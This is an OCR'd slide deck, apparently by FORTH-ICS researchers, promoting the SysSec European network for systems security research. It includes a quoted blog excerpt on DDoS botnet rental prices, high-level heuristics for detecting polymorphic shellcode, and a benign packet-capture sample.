
Tailored specifically against SCADA systems, is the most recent demonstration that **not only** attacks are **sophisticated**, complex and well-coordinated

It also **demonstrates** that the bad guys:

- are very well-**equipped**
- have **ambitious** goals (cyber-physical systems)



Rent-a-botnet!



DAMBALLA

The Day Before Zero

An Ongoing Conversation About Targeted Attacks

« Sizing a botnet – "You're doing it wrong!" ISP's Dealing with Botnets »

Want to rent an 80-120k DDoS Botnet?

Over recent weeks there has been a lot of interest in DDoS botnets – that is to say, rentable botnets that provide DDoS as a managed service. I've spoken to a number of people about how easy this is to do, and how practically anyone who happens to know how to use a popular Internet search engine can probably locate the sellers or the hacking message boards they hang around. Perhaps one of the finer points missing about the discussion of renting DDoS botnets pertains to the size.

A fairly typical rate for DDoS botnet rental hovers around the $200 for 10,000 bot agents per day. The rate per day is fairly flexible, and influenced by the actual size of the botnet that the bot master is trying to section off for DDoS services


There is even a free 3-minute trial!

Outline of the talk

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- *What will we do?*
  - *SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet*

Predicting “what’s next”

- SysSec: managing threats and vulnerabilities for the future Internet
  - a NoE, 2010-2014
  - General approach
    - **Proactive solutions**
    - **Collaborate**
      - At a European level
      - With our international colleagues



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- Vrije Universiteit (NL)
- Institute Eurecom (FR)
- BAS (Bulgaria)
- TU Vienna (Austria)
- Chalmers U (Sweden)
- TUBITAK (Turkey)
- FORTH – ICS (Greece)

- SysSec proposes a *game-changing* approach to cybersecurity:
  - Currently Researchers are mostly **reactive**:
    - they usually track cyberattackers *after* an attack has been launched
    - thus, researchers are always one step behind attackers
  - SysSec aims to break this vicious cycle
  - Researchers should become more *proactive*:
    - **Anticipate** attacks and vulnerabilities
    - **Predict** and prepare for future threats
    - Work on defenses *before* attacks materialize.

SysSec Aim and Objectives (I)

1. Create an active, vibrant, and collaborating **community of Researchers** with
   - the expertise, capacity, and determination to **anticipate** and mitigate the **emerging** threats and vulnerabilities on the Future Internet.
   - SysSec aims
     - to create a **sense of "community"** among researchers,
     - to **mobilize** this community,
     - to **consolidate** its efforts,
     - to **expand their collaboration** internationally, and
     - become **the single point of reference** for system security research in Europe.

SysSec Aim and Objectives (II)

2. Advance European Security Research well **beyond** the state of the art
   - research efforts are **fragmented**
   - SysSec aims to **provide a research agenda** and
   - **align their research activities** with the agenda
   - make SysSec **a leading player** in the international arena.

SysSec Aim and Objectives (III)

3. Create a **virtual distributed Center of Excellence** in the area of emerging threats and vulnerabilities.
   - By forming a critical mass of European Researchers and by aligning their activities,
   - A **leading role internationally**, empowered to undertake **large-scale**, ambitious and high-impact research efforts.
4. Create a **Center of Academic Excellence** in the area
   - create an education and training program targeting young researchers and the industry.
   - lay the **foundations** for a common graduate degree in the area with emphasis on Systems Security.

SysSec Aim and Objectives (IV)


5. Maximize the impact of the project by proactive **dissemination** to the appropriate stakeholders.
   - disseminate its results to international stakeholders so as to form the needed strategic partnerships (with similar projects and organizations overseas) to play a major role in the area.
   - dissemination within the Member States will
     - reinforce SysSec's role as a center of excellence and
     - make SysSec a beacon for a new generation of European Researchers.
   - **1st SysSec Workshop, July 6th 2011, Amsterdam, VU**
6. Create Partnerships and **transfer technology to the European Security Industry**.
   - create a close partnership with Security Industry
   - facilitate technology transfer wherever possible to further strengthen the European Market.


1st SysSec Workshop

- By the numbers:
  - 23 **position** papers
    - i.e. where is the security research going?
  - 6 (longer) Student/Research papers
  - 95 authors
  - 36 organizations
  - One session on INCO strategy
    - In trustworthy ICT
    - Organized by the BIC project

1st SysSec Workshop – Who?

1st SysSec Workshop – International?

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Greenland
Iceland
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México
North Atlantic Ocean
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Research Roadmap

How to collaborate with SysSec?

- Join our constituency (mailing list):
  - http://www.syssec-project.eu
- Contribute to the research roadmap
  - Read it at http://t.co/ZbiM0cpl
  - Provide **feedback** on emerging threats
- Contribute to our systems security University curriculum
  - Contribute homeworks/exams, lab exercises
  - Teach some of the courses at your University
- Send your students to the partners
  - with SysSec **Scolarships**
- Send your graduates to the SysSec partners
  - With SysSec **Marie Curie Fellowships**
- Participate in the SysSec Summer School
  - Fall 2012 Amsterdam

Summary

- Hackers are getting more sophisticated
- The impact of cyberattacks is getting higher
- We need to collaborate to manage emerging threats on the future Internet
  - SysSec started on Sept 1st 2010.
  - Help us define future security threats
  - Help us teach our students system security
  - **Join us** to break the vicious cycle of cyberattacks.


SysSec: A European Network of Excellence in Managing Threats and Vulnerabilities in the Future Internet

http://www.syssec-project.eu
http://twitter.com/syssecproject

Evangelos Markatos
FORTH-ICS

Real-world Polymorphic Attack Detection


Michalis Polychronakis, Evangelos Markatos
Distributed Computing Systems Lab
FORTH-ICS, Crete Greece



fallback slides

Attack Trace Repository

- http://lobster.ics.forth.gr/traces/
  - Public access
- Full payload traces of som of the captured attacks
- Tricky anonymization
  - Application-level protocols need to be carefully anonymized
  - Sensitive information in the *encrpyted* payload!




Ongoing/Future Work


- New detection heuristics
  - Plain/metamorphic shellcode (no self-modifications)
  - Host-dependent shellcode
  - Client-side attacks
  - Other languages (e.g., Javascript)
- Improved CPU emulator
  - Faster
  - Complete instruction set
- Analyze captured attacks
  - and the related malware binaries

Detection Heuristic

1. **GetPC code**
   - The decryptor must find the absolute address of the encrypted payload for accessing it (not known in advance)
   - call, fstenv/fnstenv, fsave/fnsave
2. **Self-references**
   - The decryptor reads from several *distinct* memory locations in its own body



Polymorphic Shellcode Engines



- Off-the-shelf polymorphic shellcode engines
- Original shellcode is 128 bytes, 1000 mutations with each engine
- ***In all cases the shellcode is decrypted correctly***

Passive Network Monitoring

- Examine the network traffic as it passes by…
  - Packet capture (tcpdump), NetFlow, …
- **Non-intrusive**: invisible on the network
  - vs. active monitoring (e.g., ping)
- Many applications
  - Performance Measurements
  - Intrusion detection
  - Traffic characterization
  - Network trouble-shooting
  - Network planning

```
15:07:16.609603 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 122
15:07:16.821924 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:16.821980 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:16.822297 IP 139.91.70.148.8008 > 239.255.255.250.1900: UDP, length 101
15:07:16.822370 IP 139.91.70.26.8008 > 239.255.255.250.1900: UDP, length 101
15:07:16.825070 IP 139.91.70.254 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:16.826708 IP 139.91.70.253 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:16.869700 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:16.929894 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:17.040099 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 361
15:07:17.119970 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:17.149897 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 361
15:07:17.259974 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 429
15:07:17.284411 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:17.369924 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 429
15:07:17.696390 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:18.764737 IP 139.91.70.253 > 224.0.0.13: PIMv2, Assert, length: 28
